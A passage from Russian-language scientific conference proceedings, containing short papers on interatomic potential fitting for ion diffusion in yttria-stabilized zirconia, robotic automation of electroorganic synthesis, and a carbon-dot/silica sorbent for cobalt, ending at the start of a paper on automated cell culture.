СПИСОК ИСТОЧНИКОВ

1. Григорьянц, А. Г. Теоретические основы лазерной обработки / А. Г. Григорьянц, И. Н. Шиганов, А.И. Мисюров ; под ред. А. Г. Григорьянца. – Москва : Издательство МГТУ им. Н. Э. Баумана, 2022. – 286, [2] с. : ил.
2. Бахматов, П. В. Исследование особенности формирования сварной точки неразъемного соединения при воздействии единичным лазерным импульсом на поверхность низкоуглеродистой стали / П. В. Бахматов, Н. О. Плетнев // Вестник Московского авиационного института. – 2020. – Т. 27, № 3. – С. 94-102. – DOI 10.34759/vst-2020-3-94-102. – EDN NLNIJX.
3. Бахматов, П. В. Влияние режимов лазерной сварки тонкостенных конструкций на структуру и свойства сварных соединений из нержавеющей сталей / П. В. Бахматов, Н. О. Плетнев // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2019. – Т. 1, № 2(38). – С. 82-89. – EDN ЕКНУСІ.
4. Полейчук, П. А. Влияние формы импульса на соотношение наплавленного металла в объеме сварной точки / П. А. Полейчук, Н. О. Плетнев // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 2. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 150-154. – EDN ZUVCUR.
5. Винокуров, В. А. Теория сварочных деформаций и напряжений / В. А. Винокуров, А. Г. Григорьянц. – Москва : Научно-техническое издательство "Машиностроение", 1984. – 280 с. – EDN YNQBPF.

УДК 544.2

Рожков Алексей Вячеславович, младший научный сотрудник кафедры физической химии, Нижегородский государственный университет им. Лобачевского
Rozhkov Alexey Vyacheslavovich, Junior Researcher of the Department of Physical Chemistry, Lobachevsky State University

Игнатов Станислав Константинович, доктор химических наук, профессор, профессор кафедры физической химии, Нижегородский государственный университет им. Лобачевского

Ignatov Stanislav Konstantinovich, Doctor of Chemical Sciences, Professor, Professor of the Department of Physical Chemistry, Lobachevsky State University

Сулейманов Евгений Владимирович, доктор химических наук, профессор, директор НИИ Химии, Нижегородский государственный университет им. Лобачевского

Suleimanov Evgeny Vladimirovich, Doctor of Chemical Sciences, Professor, Director of the Research Institute of Chemistry, Lobachevsky State University

ПОТЕНЦИАЛЬНЫЕ ПАРАМЕТРЫ ДЛЯ МОДЕЛИРОВАНИЯ АКТИВАЦИОННЫХ ХАРАКТЕРИСТИК ИОННОЙ ДИФФУЗИИ В ТВЕРДЫХ ЭЛЕКТРОЛИТАХ НА ОСНОВЕ СТАБИЛИЗИРОВАННОГО ОКСИДА ЦИРКОНИЯ

POTENTIAL PARAMETERS FOR MODELING OF ACTIVATION CHARACTERISTICS OF ION DIFFUSION IN SOLID ELECTROLYTES BASED ON YTTRIA-STABILIZED ZIRCONIA

Аннотация. Значения энергии активации диффузии ионов кислорода в оксиде циркония, стабилизированном оксидом иттрия, оцениваемые в молекулярно-динамических исследованиях с классическим потенциалом Бакингема, оказываются значительно ниже экспериментальных. Возможной причиной является неправильная калибровка потенци-

ала, параметры которого подобраны ранее по простым модельным системам. В настоящей работе разработаны три новых набора параметров для потенциала Бакингема на основе калибровки межатомного потенциала по результатам расчета DFT. Результаты молекулярно-динамических исследований с разработанными наборами параметров значительно лучше воспроизводят экспериментальные значения энергий активации при варьировании содержания допанта.

Abstract. The values of the activation energy of diffusion of oxygen ions in yttria-stabilized zirconia, estimated in molecular dynamics studies with the classical Buckingham potential, are significantly lower than experimental ones. A possible reason is the incorrect calibration of the potential, the parameters of which were selected earlier using simple model systems. In this paper, three sets of parameters for the Buckingham potential have been developed based on the calibration of the interatomic potential during the activation energy calculated by DFT method. The results of molecular dynamics studies with the developed sets of parameters much better reproduce the experimental values of activation energies when the dopant content in the solid electrolyte varies.

Ключевые слова: стабилизированный оксид циркония, твердый электролит, диффузия, энергия активации, молекулярная динамика, квантовая химия.

Key words: stabilized zirconia, solid electrolyte, diffusion, activation energy, molecular dynamics, quantum chemistry.

Введение

Твердооксидные топливные элементы (ТОТЭ) – одна из современных инновационных технологий, которые обеспечивают высокую мощность и к.п.д. и потенциально могут применяться во многих областях техники. В этих устройствах электрическая энергия генерируется за счет взаимодействия топлива и окислителя внутри твердого электролита, в котором движение реагентов и зарядов осуществляется по принципу диффузии ионов или ионных вакансий. Оксид циркония, стабилизированный оксидом иттрия (YSZ) – один из наиболее перспективных материалов, который может применяться в ТОТЭ в качестве твердого электролита. Однако этот материал требует довольно высокой рабочей температуры (800°C), что затрудняет использование ТОТЭ. Много работ в последние годы были посвящены способам понижения этой рабочей температуры при сохранении эффективности топливного элемента.

Один из методов исследования диффузии носителей заряда в YSZ – метод молекулярной динамики. Однако значения энергии активации диффузии ионов O^{2-} в YSZ, получаемые МД моделированием, обычно значительно меньше экспериментальных, иногда в 2-3 раза. Например, в работах [1, 2] рассчитанная энергия активации составляет от 0.2 эВ до 0.8 эВ в то время экспериментальные величины составляют от 0.75 эВ до 1.3 эВ [3] и от 0.9 до 1.42 эВ в работе [4]. Значительное занижение энергии активации делает невозможным точное прогнозирование рабочей температуры. Возможной причиной расхождения между экспериментальными и теоретическими значениями является неправильная калибровка межатомного потенциала, параметры которого подобраны ранее по структурным параметрам простых модельных систем. В связи с этим в настоящей работе мы делаем попытку калибровать потенциальные параметры напрямую по значениям энергий активации, рассчитанным квантовохимическим методом (DFT). Подобранные потенциальные параметры затем апробируются путем МД моделирования диффузии ионов и ионных вакансий в кристалле YSZ с различным содержанием стабилизирующих ионов иттрия.

Основная часть

В качестве модельного межатомного потенциала YSZ мы используем комбинацию кулоновского потенциала, действующего между неэкранированными ионами Y, O, Zr и потенциала Бакингема (ПБ) [5]. Короткодействующий ПБ представляется формулой:

$$U_{ij} = Ae^{-\frac{r_{ij}}{\rho}} - \frac{C}{r_{ij}^6}, \quad (1)$$

где r_{ij} – расстояние между атомами i и j ; A, ρ, C – эмпирические параметры. Параметр отсечки составлял от 15Å. Вклады дальнедействующей кулоновской части потенциала рассчитывалась по алгоритму PPPM [6], реализованному в программе LAMMPS.

Во всех расчетах в качестве модели кристалла суперячейку YSZ 5x5x5 с трехмерными периодическими условиями. При моделировании идеальной структуры ZrO₂ ячейка содержала 500 атомов Zr и 1000 атомов кислорода, образующих гранецентрированную кубическую решетку. Для моделирования допированного оксида часть атомов Zr замещалась на атомы Y. Количество атомов Y варьировалось от 30 до 136. На каждые два атома Y один атом кислорода был удален для создания кислородной вакансии.

Квантовохимический расчет проводился в программе *Quantum Espresso* методом DFT в базе плоских волн с отсечкой 400 эВ с функционалом PBE и ультрамягкими псевдопотенциалами Zr, Y и O полученными из библиотеки PSLibrary [7]. Для улучшения сходимости использовался метод размытия (*smearing*) по схеме Гаусса с параметром 0.03 Ry. Расчет активационных барьеров проводился методом NEB для движения ионов через барьеры связей Zr⁴⁺-Zr⁴⁺, Zr⁴⁺-Y³⁺, Y³⁺-Y³⁺. В методе NEB использовались десять промежуточных реплик.

После определения активационных барьеров, проводилось МД моделирование диффузии ионов в модельном кристалле YSZ с использованием классических межатомных потенциалов. Длительность МД траектории составляла до 10 нс (плюс 200 пс для ТД уравнивания) при варьировании температуры от 873 до 1673 К и давлении 1 бар. Для поддержания термодинамических условий использовался термобаростат Но-зе-Гувера с характеристическими постоянными 0.1 пс. Для каждой температуры с помощью специально разработанной программы определялся коэффициент диффузии ионов по зависимости $MSD(t)$. Кажущаяся энергия активации диффузии определялась по линейной зависимости коэффициента диффузии от обратной температуры в соответствии с уравнением Аррениуса. МД моделирование проводилось в программе LAMMPS.

В ходе моделирования заданные значения параметров ПБ варьировались так, чтобы добиться наилучшего согласия кажущейся энергии активации с барьерами активации, определенными квантовохимическим методом. Были получены три различных набора параметров ПБ. Для каждого из них были проведены контрольные расчеты коэффициентов диффузии, структурных параметров кристаллической ячейки и энергий активации диффузии при различном содержании допанта (Y₂O₃) и температуры.

Заключение

На рисунке 1 показаны результаты расчета энергии активации при различных оптимизированных наборах параметров ПБ. Анализ этих данных показывает, что хотя новые наборы параметров не позволяют одинаково хорошо воспроизвести все наблюдаемые величины, их использование для предсказания энергии активации приводит к результатам, значительно более близким к экспериментальным измерениям.




Рисунок 1 – Рассчитанные энергии активации диффузии ионов O^{2-} в YSZ

Благодарности. Работа выполнена при поддержке Министерства образования и науки РФ (Госзадание FSWR-2023-0024)

СПИСОК ИСТОЧНИКОВ

1. Computer simulation of defects and oxygen transport in yttria-stabilized zirconia / R. Devanathan, W.J. Weber, S.C. Singhal, J.D Gale // *Solid State Ionics*. – 2006. Vol. 177. – № 15. – P. 1251-1258. – DOI: 10.1016/j.ssi.2006.06.030. – EDN XTITQR

2. Effect of an external electric field on the diffusion of oxygen ions in zirconium dioxide doped with yttrium oxide. Molecular dynamics study / A.V. Rozhkov, S.K. Ignatov, E.V. Suleimanov // *Solid State Ionics*. – 2021. – Vol. 371. – P. 115758. – DOI: 10.1016/j.ssi.2021.115758. – EDN ILIFWS

3. On the nature of the conductivity maximum in zirconia-based solid electrolytes / A.I. Ioffe, D.S. Rutman, S.V. Karpachov // *Electrochimica Acta*. – 1978. – Vol. 23. – № 2. – P. 141-142. – DOI: 10.1016/0013-4686(78)80110-8. – EDN ZZWRJL

4. Концентрационная и температурная зависимости энергии миграции кислорода в стабилизированном иттрием диоксиде циркония / Н.В. Токий, Б.И. Перекрестов, Д.Л. Савина, И.А. Даниленко // *Физика твердого тела*. – 2011. – Т. 53. – № 9 – С. 1732. – EDN RCSLUV

5. The classical equation of state of gaseous helium, neon and argon / R.A. Buckingham, J.E. Lennard-Jones // *Proceedings of the Royal Society of London Series A Mathematical and Physical Sciences*. – 1938. – Vol. 168. – № 933. – P. 264-283. – DOI:10.1098/rspa.1938.0173.

6. Hockney R. W., Eastwood J. W. *Computer simulation using particles*. – crc Press, 2021. – URL: https://books.google.ru/books?hl=ru&lr=&id=nTOFkmcQuIC&oi=fnd&pg=PR15&dq=6.+Hockney,+R.W.+Computer+simulation+using+particles+R.W.+Hockney,+J.W.+Eastwood.+%E2%80%93+Voca+Raton+:+CRC+Press,+1988.+%E2%80%93+540+p.+%E2%80%93+I+SBN++9780367806934&ots=_GScbZTPwb&sig=y2HynOvnIogA7LP44iMVF79siUs&redir_esc=y#v=onepage&q&f=false (дата обращения: 13.11.2023)

7. Pseudopotentials periodic table: From H to Pu / A. Dal Corso // *Computational Materials Science*. – 2014. – Vol. 95. – P. 337-350. – DOI: 10.1016/j.commatsci.2014.07.043. – EDN UTHDEB

УДК 338.364.2

Рудакова Мария Дмитриевна, студент, университет ИТМО

Rudakova Maria Dmitrievna, student, ITMO University

Потапов Владимир Владимирович, студент, университет ИТМО

Potapov Vladimir Vladimirovich, student, ITMO University

Семенов Александр Владимирович, студент, университет ИТМО

Semenov Alexander Vladimirovich, student, ITMO University

Петрова Мария Сергеевна, студент, университет ИТМО

Petrova Maria Sergeevna, student, ITMO University

Мешков Алексей Викторович, кандидат технических наук, университет ИТМО

Meshkov Alexey Viktorovich, Candidate of Engineering Sciences, ITMO University

АВТОМАТИЗАЦИЯ ЭЛЕКТРООРГАНИЧЕСКОГО СИНТЕЗА НА ОСНОВЕ НИКЕЛЕВЫХ КАТАЛИЗАТОРОВ И ПЕРЕМЕННОГО ТОКА

AUTOMATION OF ELECTROORGANIC SYNTHESIS BASED ON NICKEL CATALYSTS AND ALTERNATING CURRENT

Аннотация. В работе поднята проблема поиска оптимальных условий для реакций электроорганического синтеза на основе никелевых катализаторов и переменного тока. Предложена автоматизация процесса с помощью мобильного робота KUKA KMR iiwa 14. В результате были проделаны первоначальные шаги, позволяющие автоматизировать процесс электросинтеза для сбора больших данных с целью дальнейшего исследования с помощью алгоритмов машинного обучения.

Abstract. The work raises the problem of finding optimal conditions for electroorganic synthesis reactions based on nickel catalysts and alternating current. Automation of the process using the KUKA KMR iiwa 14 mobile robot was proposed. As a result, initial steps were taken to automate the electrosynthesis process to collect large data for further research using machine learning algorithms.

Ключевые слова: автоматизация, электроорганический синтез, мобильный робот, роботизация лабораторных исследований, KUKA KMR iiwa 14.

Key words: automation, electroborder synthesis, mobile robot, robotization of laboratory research, KUKA KMR iiwa 14.

Введение

Ученые тратят большое количество времени на решение экспериментальных задач: оптимизация условий синтеза, мониторинг реакций, разделение и очистка продуктов, анализ полученных веществ. Автоматизация этих процессов может освободить человека для занятия интеллектуальными и творческими задачами: формулирование гипотез, интерпретация данных, поиск новых идей.

Автоматизированные лаборатории способны обеспечить безопасную среду для работы с токсичными и легковоспламеняющимися жидкостями, а также работу со светочувствительными образцами, высокую производительность, одновременно точность и воспроизводимость получаемых экспериментальных данных для фундаментальных и прикладных исследований, исключая человеческий фактор [1-4].

Электроорганический синтез на основе никелевых катализаторов и переменного тока позволяет снизить стоимость производства молекул с гетероатомной связью. Несмотря на то, что исследования проводятся уже достаточно долго, до сих пор не были найдены оптимальные условия для проведения реакций. Автоматизация процесса подбора условий поможет значительно ускорить оптимизацию и исследование механизмов реакций кросс-сочетания, что в конечном итоге позволит масштабировать синтез до промышленного уровня.

Целью наших исследований является разработка метода автоматизации электроорганического синтеза с помощью мобильного робота KUKA KMR iiwa 14.

Основная часть

Мобильный робот KUKA KMR iiwa 14 – это комбинация чувствительного робота легкой конструкции LBR iiwa и мобильной платформы (рисунок 1а). В отличие от многих автоматизированных систем, которые могут дозировать только жидкости, этот робот способен дозировать как нерастворимые твердые вещества, так и жидкие растворы с высокой точностью и повторяемостью, что расширяет его возможности в исследовании материалов [2].

Робот имеет человеческие размеры, радиус действия манипуляционной руки составляет 820 мм, что позволяет ему работать в обычной немодифицированной лаборатории, свободно перемещаться и определять свое местоположение, используя лазерное сканирование. На рисунке 1b представлена карта лаборатории, построенная с помощью встроенной в мобильную платформу LIDAR системы.

Целью автоматизации химических исследований является автономное выполнение экспериментов роботом, сбор больших данных для последующей оптимизации с помощью алгоритмов машинного обучения. В задачи робота входит дозирование жидкостей и твердых веществ, взаимодействие с химическим оборудованием, транспортировка образцов к дополнительным станциям и контроль выполнения операций.

Коммуникация между роботом, спроектированными устройствами и химическим оборудованием (магнитная мешалка, осциллограф, генератор сигнала и спектрофотометр) осуществляется посредством MQTT протокола в одной локальной сети, в которой каждое устройство может взаимодействовать между с собой через топики, публикуя и считывая данные.




Рисунок 1 – Мобильный робот KUKA iiwa 14 (a); созданная с помощью лазерного сканирования карта лаборатории с указанием местоположений трех станций (b)

При взаимодействии робота с различными объектами на рабочих станциях (столах с оборудованием и посудой), в частности со стеклянной посудой, важно понимать какую силу нажатия необходимо приложить роботу для их безопасного захвата. Для данной задачи были размещены и подключены на концах “пальцев” захватного механизма - тензометрические датчики, с помощью которых появилась возможность получать обратную связь роботу, т.е. регулировать силу нажатия на объекты.

Для точности позиционирования, а также идентификации химического оборудования и рабочих станций, использовалось машинное зрение, реализованное путем детектирования AgUco - маркеров с помощью алгоритмов, написанных на языке Python 3.

Заключение

В результате, была выполнена подготовка к автоматизации электроорганического синтеза: разработаны и созданы дополнительные устройства (зажимное устройство для фиксации химических банок разного диаметра, захватное устройство, прикрепленное к фланцу манипулятора для взаимодействия с объектами лаборатории и магнитная мешалка); реализовано техническое зрение, реализована тактильная обратная связь и налажена коммуникация между роботом и химическим оборудованием в лаборатории по MQTT протоколу.

В перспективе планируется полностью автоматизировать процесс синтеза и анализа для сбора больших данных и их последующей обработки. Сочетание алгоритмов машинного обучения и автоматического выполнения операций позволят проводить экс-

перименты без вмешательства человека и ускорить процесс поиска оптимальных условий синтеза, что в будущем позволит вывести процессы на промышленный уровень.

СПИСОК ИСТОЧНИКОВ

1. Coley C. W. et al. A robotic platform for flow synthesis of organic compounds informed by AI planning //Science. – 2019. – Т. 365. – №. 6453. – С. eaax1566. – DOI 10.1126/science.aax1566
2. MacLeod B. P. et al. Self-driving laboratory for accelerated discovery of thin-film materials //Science Advances. – 2020. – Т. 6. – №. 20. – С. eaaz8867. – DOI 10.1126/sciadv.aaz8867
3. Mateos C., Nieves-Remacha M. J., Rincón J. A. Automated platforms for reaction self-optimization in flow //Reaction Chemistry & Engineering. – 2019. – Т. 4. – №. 9. – С. 1536-1544. – DOI 10.1039/C9RE00116F
4. Bédard A. C. et al. Reconfigurable system for automated optimization of diverse chemical reactions //Science. – 2018. – Т. 361. – №. 6408. – С. 1220-1225. – DOI 10.1126/science.aat0650
5. Bortnikov E. O., Semenov S. N. Coupling of alternating current to transition-metal catalysis: examples of nickel-catalyzed cross-coupling //The Journal of Organic Chemistry. – 2020. – Т. 86. – №. 1. – С. 782-793. – DOI 10.1021/acs.joc.0c02350
6. Burger B. et al. A mobile robotic chemist //Nature. – 2020. – Т. 583. – №. 7815. – С. 237-241. – DOI 10.1038/s41586-020-2442-2

УДК 544.72

Рябченко Егор Олегович, аспирант, младший научный сотрудник лаборатории «Прикладные материалы для энергетики», НИУ ИТМО

Ryabchenko Egor Olegovich, Graduate student, junior researcher at «Laboratory of Applied Materials for the Energy Sector», ITMO University

Суслов Арсений Павлович, студент, инженер лаборатории «Прикладные материалы для энергетики», НИУ ИТМО

Suslov Arsenii Pavlovich, student, engineer at «Laboratory of Applied Materials for the Energy Sector», ITMO University

Морозов Никита Андреевич, кандидат химических наук, научный сотрудник лаборатории «Прикладные материалы для энергетики», НИУ ИТМО

Morozov Nikita Andreevich, Candidate of Chemical Sciences, researcher at «Laboratory of Applied Materials for the Energy Sector», ITMO University

Кривошапкина Елена Федоровна, доктор химических наук, доцент, заведующий лабораторией «Прикладные материалы для энергетики», НИУ ИТМО

Krivoshapkina Elena Fedorovna, Doctor of Chemical Sciences, Associate professor, Head of «Laboratory of Applied Materials for the Energy Sector», ITMO University

ПОЛУЧЕНИЕ И ИССЛЕДОВАНИЕ КОМПОЗИТНЫХ МАТЕРИАЛОВ НА ОСНОВЕ УГЛЕРОДНЫХ ТОЧЕК И КОЛЛОИДНОГО ДИОКСИДА КРЕМНИЯ ДЛЯ СОРБЦИИ ИОНОВ КОБАЛЬТА В ВОДНЫХ РАСТВОРАХ

PREPARATION AND STUDY OF COMPOSITE MATERIALS BASED ON CARBON DOTS AND COLLOIDAL SILICON DIOXIDE FOR THE SORPTION OF COBALT IONS IN AQUEOUS SOLUTIONS

Аннотация. Кобальт, как необходимый металл для производства катализаторов, сложной электроники, металлов и керамики является достаточно важным сырьем для современного рынка. Тем не менее, остро стоит проблема загрязнения кобальтом в результате горнодобывающей, металлургической и обрабатывающей деятельности. Избыток кобальта в человеческом организме приводит к возникновению хронических заболева-

ний и раковых образований. В данной работе был исследован гибридный композитный материал на основе углеродных точек и нанокolloидного диоксида кремния, обладающего высокой (до 441 мг/г) емкостью сорбции по кобальту. Высокопористый сорбент обладает площадью поверхности 106,033 м²/г. Максимальная эффективность работы сорбента достигается в условиях 20-30 °С, pH от 6 до 7, при времени контакта поверхности сорбента в течении 8 минут. В иных условиях, эффективность падает не более чем на 52%, что серьезно превосходит аналоги, где процессы сорбции при отклонении от оптимальных условий падают на 80% и более.

Abstract. Cobalt, as a necessary metal for the production of catalysts, complex electronics, metals and ceramics, is quite an important raw material for the modern market. Nevertheless, the problem of cobalt pollution as a result of mining, metallurgical and processing activities is acute. An excess of cobalt in the human body leads to the occurrence of chronic diseases and cancers. In this work, a hybrid composite material based on carbon dots and silica with a high cobalt sorption capacity was investigated. The highly porous sorbent has a surface area of 106.033 m²/g. The maximum efficiency of the sorbent is achieved under conditions of 20-30 °C, pH from 6 to 7, with a contact time of the sorbent surface for 8 minutes. In other conditions, the efficiency drops by no more than 52%, advancing other analogues, where sorption processes fall by 80% or more when deviating from optimal conditions.

Ключевые слова: кобальт, сорбция, углеродные точки, наночастицы, композит

Key words: cobalt, sorption, carbon dots, nanoparticles, composite

Введение

Кобальт является важным сырьем для производства специальных сплавов и сталей, аккумуляторов, жаропрочных магнитов, катализаторов и протезов. В ходе ведения деятельности по металлообработке, горной добыче, производству, кобальт попадает в окружающую среду, что вызывает загрязнения, опасные для здоровья человека. Согласно докладом ВОЗ, концентрация ионов кобальта в почвенных и водных ресурсах в промышленных зонах может достигать тридцатикратного превышения от нормы [1]. Несмотря на представленность сорбционных материалов для ионов кобальта на рынке, они обладают рядом недостатков, в число которых входит низкая емкость, высокая стоимость, ограниченность условий применения [2]. Целью данной работы являлась разработка высокоэффективного сорбента на основе углеродных точек (УТ) и нанокolloидного оксида кремния (SiO₂). Для достижения данной цели были поставлены следующие задачи: синтез углеродных точек на основе полиэтиленimina и гипромеллозы, получение гибридного сорбента SiO₂/УТ, анализ свойств полученных материалов, определение оптимальных условий сорбции.

Основная часть

Углеродные точки (УТ) представляют собой наночастицы размером от 2 до 80 нм. Состав УТ, как правило, зависит от условий их синтеза, температуры, давления, химических реагентов, методики. Однако, при качественном описании материала принято разделять ядро и оболочку таких наночастиц. Ядро УТ состоит из углеродных sp²-гибридизованных кластеров. С целью добиться новых свойств наночастиц, иногда ядро дополнительно допируется атомами неметаллов (азот, фосфор, бор и др.), и атомами металлов (железо, медь, цинк, хром и др.). Оболочка УТ состоит из функциональных групп, что обеспечивает функциональные свойства материала. Аминогруппы, гидроксильные, карбоксильные, нитро-, сульфо-, и иные группы обеспечивают реакционную способность материалов на основе УТ. Обычно, углеродные точки обладают флуоресценцией, и изменения её интенсивности позволяют отслеживать прохождение многих процессов комплексообразования металлов на поверхности УТ [3, 4].

Нанокolloидный оксид кремния давно известен как энтеросорбент с высокой площадью поверхности, что активно используется в медицине, пищевой промышленности и в сорбционных процессах. Большой модификационный потенциал данных на-

ночастиц связан как с их инертностью во многих средах, так и с их безопасностью для человека [5, 6].

Совмещающую реакцию способность углеродных точек и высокую площадь поверхности наночастиц кремния, возможно создать сорбент, позволяющий эффективно очищать водные среды от избытка кобальта.

На первом этапе работы, были успешно получены УТ на основе полиэтиленimina (PEI) и гипромеллозы (HPMC). Проведение синтеза проходило путем термостатирования 0,2 г. PEI и 0,06 г. HPMC в 10 мл. воды в атмосфере аргона. Температура 110 °С выдерживалась течение 3 часов, после остывания материала до комнатной температуры полученный раствор углеродных точек проходил очистку путем диализа в диализном мешке с диаметром пор не более 3,5 кДа в течение 2 дней при ежедневной смене воды. Полученный материал был затем лиофилизирован.

На втором этапе, очищенные углеродные точки (2 г.) были добавлены к раствору, содержащему 17,8 г. тетраэтоксисилана и 3,9 мл. этилового спирта. pH данного раствора был приведен к значению 3, с целью активизировать образование линейных продуктов. После перемешивания при комнатной температуре в течение трех часов к раствору были добавлен аммиак в размере 92 мкл., с целью катализа образования разветвленных гелеобразных продуктов. Полученный материал подвергался десятичасовой поликонденсации, очищался путем диализа в диализном мешке с диаметром пор не более 3,5 кДа в течение 2 дней при ежедневной смене воды. Полученный композит использовался как сорбент ионов кобальта.

Для ранее полученных углеродных точек проведен анализ интенсивности флуоресценции (рисунок 1) в присутствии катионов металлов при возбуждении образца светом длиной волны 380 нм. Полученный спектр показывает снижение активности при наличии катионов Pb, Fe, Zn, Ni, Cu и Co. Также был проведен анализ размера частиц и дзета-потенциала методом динамического светорассеяния. УТ обладают гидродинамическим радиусом $79,12 \pm 3,42$ нм и ζ -потенциалом: $-30,26 \pm 2,4$ мВ

Было проведено исследование сорбционной емкости и поверхностных характеристик при варьировании pH, времени контакта раствора ионов кобальта с поверхностью сорбента, а также температуры среды. Обнаружено, что максимальная емкость сорбции (441 мг/г) по кобальту достигается при pH 6-8, T = 293-303 К, и времени контакта 720 секунд. При несоблюдении pH и температуры среды, емкость сорбции достигает 229 мг/г, что соответствует падению характеристик на 52%.

Исследование показало соответствие изотермы адсорбции изотерме Ленгмюра при площади поверхности 106.033 м²/г, емкости пор 107 см³/г и диаметре пор 3.534 нм. На рисунке 2 представлен снимок образца сорбента, полученный на сканирующем электронном микроскопе (СЭМ).




Рисунок 1 – Изменение интенсивности флуоресценции УТ при наличии катионов металлов в среде




Рисунок 2 – Снимок поверхности образца сорбента на СЭМ

Заключение

В соответствии с целью, в работе был получен и исследован гибридный композитный материал на основе углеродных точек и нанокolloидного диоксида кремния для сорбции кобальта, исследованы свойства УТ, полученного сорбента, определены условия сорбции.

Благодарности. Работа выполнена при поддержке государственного задания № FSER-2022-0002 в рамках национального проекта «наука и университеты».

СПИСОК ИСТОЧНИКОВ

1. Kumar V. et al. Global evaluation of heavy metal content in surface water bodies: A meta-analysis using heavy metal pollution indices and multivariate statistical analyses //Chemosphere. – 2019. – Т. 236. – С. 124364. – DOI 10.1016/j.chemosphere.2019.124364.

2. Fei Y., Hu Y. H. Design, synthesis, and performance of adsorbents for heavy metal removal from wastewater: a review //Journal of Materials Chemistry A. – 2022. – Т. 10. – №. 3. – С. 1047-1085. – DOI 10.1039/D1TA06612A.

3. Liu J., Li R., Yang B. Carbon dots: A new type of carbon-based nanomaterial with wide applications //ACS Central Science. – 2020. – Т. 6. – №. 12. – С. 2179-2195. – DOI 10.1021/acscentsci.0c01306.

4. Ozyurt D. et al. Properties, Synthesis, and Applications of Carbon Dots: A Review //Carbon Trends. – 2023. – С. 100276. – DOI 10.1016/j.cartre.2023.100276.

5. Wilfong W. C. et al. Critical review of functionalized silica sorbent strategies for selective extraction of rare earth elements from acid mine drainage //Journal of Hazardous Materials. – 2022. – Т. 424. – С. 127625. – DOI 10.1016/j.jhazmat.2021.127625.

6. Jadhav S. A. et al. Packed hybrid silica nanoparticles as sorbents with thermo-switchable surface chemistry and pore size for fast extraction of environmental pollutants //RSC advances. – 2018. – Т. 8. – №. 3. – С. 1246-1254. – DOI 10.1039/C7RA11869D.

УДК 338.364.2

Семенов Александр Владимирович, студент, НИУ ИТМО.

Semenov Aleksandr Vladimirovich, student, University ITMO.

Рудакова Мария Дмитриевна, студент, НИУ ИТМО.

Rudakova Maria Dmitrievna, student, University ITMO.

Петрова Мария Сергеевна, студент, НИУ ИТМО.

Petrova Maria Sergeevna, student, University ITMO.

Домарева Наталья Павловна, студент, НИУ ИТМО.

Domareva Natalia Pavlovna, student, University ITMO.

Мешков Алексей Викторович, кандидат технических наук, НИУ ИТМО.

Meshkov Alexey Viktorovich, Candidate of Engineering Sciences, University ITMO

АВТОМАТИЗАЦИЯ КУЛЬТИВИРОВАНИЯ КЛЕТОК В МОБИЛЬНОЙ КУБ-ЛАБОРАТОРИИ

AUTOMATION OF CELL CULTURE IN A MOBILE CUBE LABORATORY

Аннотация. За последние десятилетия биотехнологическая индустрия активно использует автоматизацию в лабораториях. Одним из примеров использования автоматизации является процесс культивирования клеток для биомедицинских исследований. В данной работе рассматривается применение автоматизации в процессе контроля выращивания клеточных систем в мобильной изолированной лаборатории. Для обеспечения автономности химических экспериментов используется манипулятор, который выполняет важные операции и гарантирует повторяемость и точность выполнения действий.

Abstract. Over the past decade, the biotechnology industry has been actively using automation in laboratories. One example of the use of automation is the process of cell culture for biomedical research. In this paper, the application of automation in the process of controlling the growth of cellular systems in a mobile isolated laboratory is considered. To ensure the autonomy of chemical experiments, a manipulator is used, which performs important operations and guarantees the repeatability and accuracy of performing actions.

Ключевые слова: культивация клеток, автоматизация, машинное зрение, коллаборативный робот, куб-лаборатория.

Key words: cell cultivation, automation, machine vision, collaborative robot, cube laboratory.

Введение

